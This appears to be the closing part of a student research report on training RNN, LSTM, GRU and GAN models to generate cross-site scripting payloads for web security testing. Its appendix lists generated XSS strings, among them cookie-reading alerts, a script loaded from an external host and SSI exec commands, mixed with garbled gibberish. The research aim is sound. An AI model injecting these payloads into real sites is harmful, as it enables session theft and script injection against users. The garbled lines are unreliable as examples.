
Final evaluation result for SimpleRNN, LSTM and RNN model

3.2.2 GAN Results

The GAN model is trained over 200 epochs and 50 batches. The parameters for each model are mentioned above and nothing has been updated prior to the training stage. The latent spaces are generated and labeled as real values which are then fed to the model to train itself on batch. The discriminator will be updated twice, once with the weights from the fake samples and once with the weights from the real ones.

It's somehow impossible to calculate the loss value for the generated images. The images generated should be examined by a human eye and in this case the images generated by our GAN model are converted back to ASCII decimal representation and then back to string format. The fact that the generator model is continuously changing the images generated might improve or become gibberish at different epochs. We can periodically evaluate the accuracy of the discriminator


model, subjectively review the images generated by the model etc... In our case the generator is evaluated every 10 epochs and plots 20 images just to evaluate how well the generator is performing although in this case the images have to be converted to ASCII form and then back to strings. The payloads which are generated by the GAN model are attached at the end of the report just for reference. However, the GRU and LSTM models outperform the GAN model and this might be for a number of reasons. One might be the way of representing the payloads as an image might be wrong and there might be a better way, wrong model architecture, overfitting and many more.



Payload images generated by GAN model

Generator Training Epoch	Fake Samples Accuracy	Real Samples Accuracy
10	100%	24%
50	100%	91%
100	83%	55%
150	90%	35%
200	71%	53%


Accuracy of the discriminator model on real and fake samples over 200 epoch




Accuracy of the discriminator model on real and fake samples

From the above plot the generator's learning phase is not stable and also overfitting. The curve is not smooth and full of ups and downs. When the discriminator is trained with both real and fake data samples. When it's trained with Real data samples the accuracy of prediction starts to increase really fast but then starting from the 5th epoch starts to drop back again when it reaches somewhere around the 8th epoch again starts increasing, right after that it becomes unstable and somehow linear. When it comes with fake data samples the discriminator starts with 100% accuracy and quickly drops back to 0 then again 100%. After this experiment further changes have been made to the model architecture to see if it might change the performance of the model.

In the second experiment more Dropout layers have been added with a rate of 0.5 after each LeakyRelu layer for the discriminator model. As for the generator model BatchNormalization layers have been added after each Dense and Conv2DTranspose layers, which will maintain the output of these layers to have a mean value close to 0 and a standard deviation value close to 1.




Updated Generator model




Updated Discriminator Model

The Generator model was trained over 300 epochs with a batch size 200 and the final accuracy of the discriminator for real data samples was 95% and for fake data samples it got up to 77%. Even though the discriminator seems to function the generator was still not able to generate plausible images which can later be translated into payloads. The Accuracy and Loss plot shows that the performance of the model is not stable, it's overfitting.



Accuracy plot for Discriminator model for Real and Fake data samples



Loss plot for Discriminator model for Real and Fake data samples

Generator Training Epoch	Fake Samples Accuracy	Real Samples Accuracy
10	100%	100%
50	100%	96%
100	100%	96%
150	1%	58%
200	96%	93%
300	77%	95%

Accuracy of the discriminator model on real and fake samples over 300 epoch

3.1 Discussion

Some of the challenges when performing the experiments for this project will be mentioned here. The challenges here will be taken as an update for future work to achieve even better results.

The first challenge was properly handling data, this is quite a big challenge for a number of reasons. When using LSTM and GRU models the payloads are taken as a sequence of strings. However, code snippets and code in general hold together their own syntactic relationship among different elements. This relationship will be lost once we start processing the payloads as a normal string rather than code snippet. When dealing with GANs the payloads are converted into ASCII decimal character by character and then converted into images not to mention the images are normalized to be in specific range. Reverting back the generated images into a string was another headache. For some reason the ASCII decimal number of the generated images are either out of scope or do not represent a meaningful character for payload. The possible solution will be to use distributed code representations like Code2Vec in the case of RNNs.

Another challenge was hyperparameter tuning and training. This specially affected the GAN model, this is because GAN models are sensitive to change in hyper parameters. The training process also consumes computational power and since the

whole experiment was done on a personal computer without GPU, It was not easy to perform further experiments on the GAN model. Online solutions like Google Colab and Kaggle were not helping much since they stopped the training process after a certain amount of GPU usage. This affected the whole performance of the GAN model and generated a number of gibberish payloads which didn't have much meaning and didn't keep the syntactic order.


4. Related Works

A number of works have been done when it comes to dealing with Cross-Site scripting. Prevention methods include proper user input sanitization and escaping special characters which might cause these vulnerabilities and one other technique is to use randomized namespace prefixes which will make it challenging to perform these forms of attacks. Other machine learning models have been developed for detecting these vulnerabilities. Some of them work by monitoring user cookies which are stored on clients devices while some of them work by examining requests and responses that are coming and going through the webserver. These approaches were based on Naive Bayes, ADTree, SVMs as well as neural networks. When it comes to generating synthetic Cross-Site Scripting exploits for testing security of web applications, there hasn't been much work done. Generating synthetic exploits with the help of advanced neural network models not only helps in securing web applications but also gives a whole new idea in terms of the vulnerabilities. It will help researchers and developers in understanding how these vulnerabilities are crafted as well as in developing tools which can successfully defend web applications.

5. Future Work


The data represented for this project was based on Word Embeddings and One-Hot-Encoding schema. The data was taken as a natural semantic language like English and Chinese instead of a programming language in this case HTML, JavaScript and CSS. Although this method worked fine, programming languages

have several dependencies and attributes which they hold together from node to node. When we use the prior method the relationship between these code snippets won't hold together to predict the next code snippet. A better way to do this will be to predict the next code snippet in terms of the properties these code snippets have. This will help us to preserve the synthetic path of the code snippets into a single compact form of representation. Code2Vec is a neural network based model which learns code snippets in a distributed form. Given a code snippet, train a model to understand the property of the program(property of the exploit). This approach will solve how to decompose program code into smaller pieces and how to aggregate these pieces into a meaningful form for the model.



Predicting code property with Code2Vec φ

Each code snippet will be continuous and distributed code embeddings having a fixed length. Code2Vec uses AST representation of program code so that the path of each node is encoded into a single fixed length vector. The two main objectives of this method is to understand the semantic meaning of the current path in terms of context and the amount of attention should be given to a particular path. Code2Vec is simple and fast to train which reduces the amount of time needed to train a model.



- Training set: ~14M examples
- Training time: <1 day (very fast) thanks to its simplicity
- End-to-end: the entire network is trained simultaneously

Code2Vec Architecture

Using Code2Vec instead of WordEmbedding will significantly improve the results we got for this project. In the future Code2Vec will be implemented so that we can represent the exploit code snippets in a more meaningful way.

6. Conclusion

This project was meant to generate Cross-Site Scripting payloads in order to be used for testing the security of web applications. Although we can not conclude the project was successful, to some extent the findings were interesting and needs further experimenting and work to be done in order to refine the results. The project used two main deep learning models, Recurrent Neural networks with two different variants LSTM and GRU as well as Generative Adversarial Networks(GANs). Using these models have their own pros and cons, on this project in particular the LSTM model out performed the other models both in generating the exploits and minimizing the loss function. There is a lot of work to be done when it comes to the GAN model both on representing the data in a way compatible with GAN architecture as well as fine tuning the model. Due to several obstacles it was quite difficult to do further experiments using GANs. For the future, a better way of representing data using Code2Vec, a distributed code representation using ASTs and

deep learning for Recurrent Neural Networks will be used to improve the performance of the models. A number of researches have been done when it comes to training GAN models with discrete data like text and code snippets, changing the GAN architecture might also improve the quality of the payloads. Keeping these points in mind further research work will be done to get more quality output from these models.

7. References

- [1] Romi Satria Wahono. A systematic literature review of software defect prediction: research trends, datasets, methods and frameworks. *Journal of Software Engineering*, 1(1):1–16, 2015.
- [1] Jinyin Chen, Keke Hu, Yue Yu, Zhuangzhi Chen, Qi Xuan, Yi Liu, Vladimir Filkov. Software Visualization and Deep transfer Learning for Effective Software Defect Prediction. 2020 IEEE/ACM 42nd International Conference on Software Engineering.
- [2] Jayamsakthi Shanmugam, M.Ponnaivaikko. Behavior-based anomaly detection on the server side to reduce the effectiveness of Cross Site Scripting vulnerabilities. Third International Conference on Semantics, Knowledge and Grid.
- [3] Stanislav Abaimov, Giuseppe Bianchi. CODDLE: Code-Injection Detection with Deep Learning.
- [4] Pushpanjali Mishra, Charu Gupta. Cookies in a Cross-site scripting: Type, Utilization, Detection, Protection and Remediation. 2020 8th International Conference on Reliability, Infocom Technologies and Optimization(Trends and Future Directions).
- [5] Guowei Dong, YanZhang, Xin Wang, Peng Wang, Liangkun Liu. Detecting Cross Site scripting Vulnerabilities Introduced by HTML5. 2014 11th International Joint Conference on Computer Science and Software Engineering.

[6] Cross-Site Scripting dataset [Online]:

<https://www.kaggle.com/syedsaqlainhussain/cross-site-scripting-xss-dataset-for-deep-learning>

[7] Cross-Site Scripting dataset [Online]:

<https://www.kaggle.com/saurabhshahane/xss-attacks-dataset>

[8] Cross-Site Scripting vulnerabilities archive [Online]: <http://www.xssed.com/>

[9] Generative Adversarial Networks For Text Generation [Online]:

<https://becominghuman.ai/generative-adversarial-networks-for-text-generation-part-1-2b886c8cab10>

[10] Why is it so hard to train Generative Adversarial Networks! [Online]:

[https://jonathan-hui.medium.com/gan-why-it-is-so-hard-to-train-generative-advisory-networks-819a86b3750b](https://jonathan-hui.medium.com/gan-why-it-is-so-hard-to-train-generative-adversary-networks-819a86b3750b)

8. Generated Payloads

8.1 RNN

```
<IMG SRC=javascript:alert('XSS');">
<body onFocus body onFocus="javascript:javascript:alert(1)"></body
onFocus>
ot;)&lt;/SCR\0IPT&gt;\&quot;;&#039; &gt; out
</script>
<iframe onerror=javascript:alert(1)">
<script>alert(1)"></script>
<SCRIPT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<<SCRIPT>alert("XSS");//<</SCRIPT>
<SCRIPT SRC=http://ha.ckers.org/xssalectaabedao1B4>
<script style="javascript:alert(1)</script>
`"'><img src=xxx:x \x0Conerror=javascript:alert(1)>
<;IMG STYLE=";xss:expr/*XSS*/ession(alert(';XSS'))";>;
<&jov; <ibret on="aonure6tid="g:hveckBrbC.cr?gd%E2cale?')SRl=";
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT
SRC=http://ha.ckers.org/xss.js"></SCRIPT>
<smg\xilerad comm(1)" )En
oTCscript\\003Bw`60tVhachadlNa=chs:did=Ld/sam//script>alert('XSS');">
```

8.2 LSTM

```
<img src=xsscript/accomen.orimloadiid="javascript:alert(1)"></script>
<IMG SRC=x oninvalid="alert(String.fromCharCode(88,83,83))">
<maricexwxDxt0javascriptedocument.cugnopur;&#10101 o\006'\h128")&#439C
<img src=xxx:xsscexpression(alert('XSS'))">
</textarea>'><script>alert(document.cookie)</script>
<script /****/****/****/****/****/****/*/*tplerentout:pocempon).urefinml"
onload="&le;; SRC=";http://www.gooule
1&g/sidivexPupefrod="&#x19)<script alert(\"09,100.c/sc_\
!mpossinr="a,ear=":ure('XSS'))">
<IMG SRC=x onerror="javascript:alert('XSS');">
<script\x0A>javascript:alert(1)</script>
<A HREF="http://66.102.7.147/">XSS</A>
0\"autofocusrbo.ylond="javascript,javascrgpt"It
va?/avE=te/uygmasees.js_9xxss:e/{8m.9//.c/869;
```

8.3 GRU

```
<object
data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnoMik+></object>
j6rur0=<ao0t?pa/0r><rr=rttNt<
<script onReadyStateChange script
onReadyStateChange="javascript:javascript:alert(1)"></script
onReadyStateChange>
<meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>
<object type="text/x-scriptlet" data="http://jsfiddle.net/XLE63/
"></object>
<form><textarea &#13; onkeyup='\u0061\u006C\u0065\u0072\u0074&#x\'og5T
i eprl*r13ict;x`G%~
<IFRAME SRC=#
onmouseover="alert(document.cookie)">ir0tira<ta/tY;i:uLtoe</rTen<>r<e
bttc<"Utttr0xp0txa
<META HTTP-EQUIV="refresh" CONTENT="0;
URL=http://;URL=javascript:alert('XSS');">
<IMG SRC=x ontimeupdate="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onvolumechange="alert(String.fromCharCode(88,83,83))">
<script\x09type="text/javascript">javascript:alert(1);</script>
<script\x2Ftype="text/javascript">javascript:alert(1);</script>m"px;>r
E>] oI>E<>xtXž1#!6d*
```

8.4 GAN

```
"GtvYC[[<@OIJ;J_{qQ(3)AhknfrlM+%573%/*'",
"TV7Xa:>GGJ=LccO&/'4qkaVzwh1*34$%#",
'Sxs6b^87SJK5KbqP\')!3ro]m~o('',
"U\\'V_.6HBH9Ifk^E.xyWia~$%",
'NwW=cd;<NGD:MZ}lZ+/*6#`b]Xnlh+!&.3,',
'Uum8]f=9K@H2HaK)&%2mpVks*(',
'Syc;^c7<OFE6EaknX)\'#<rnmlfxqrl4"',
"Lp^>Ud;CTKH?JWu_X76':(g`WUvtb5$9A4++)'",
'CzuWNQUILNNT=OW`W;E6@(ZU9T^y~|\\`V,"7:3#0#0',
'U}bB[gE?OHJ:Mayzb5;%6bYjdpng2823!,+',
'[y~bCYc;<PLD7C]qP-,&:aijR}7$*',
"GryUC\\]<KLDD>V_qdO.63B'baOMusoZ7372,2.$$&",
'Sv\\2]_=AMKI<I`tdQ25$0kbY^v7-%!',
```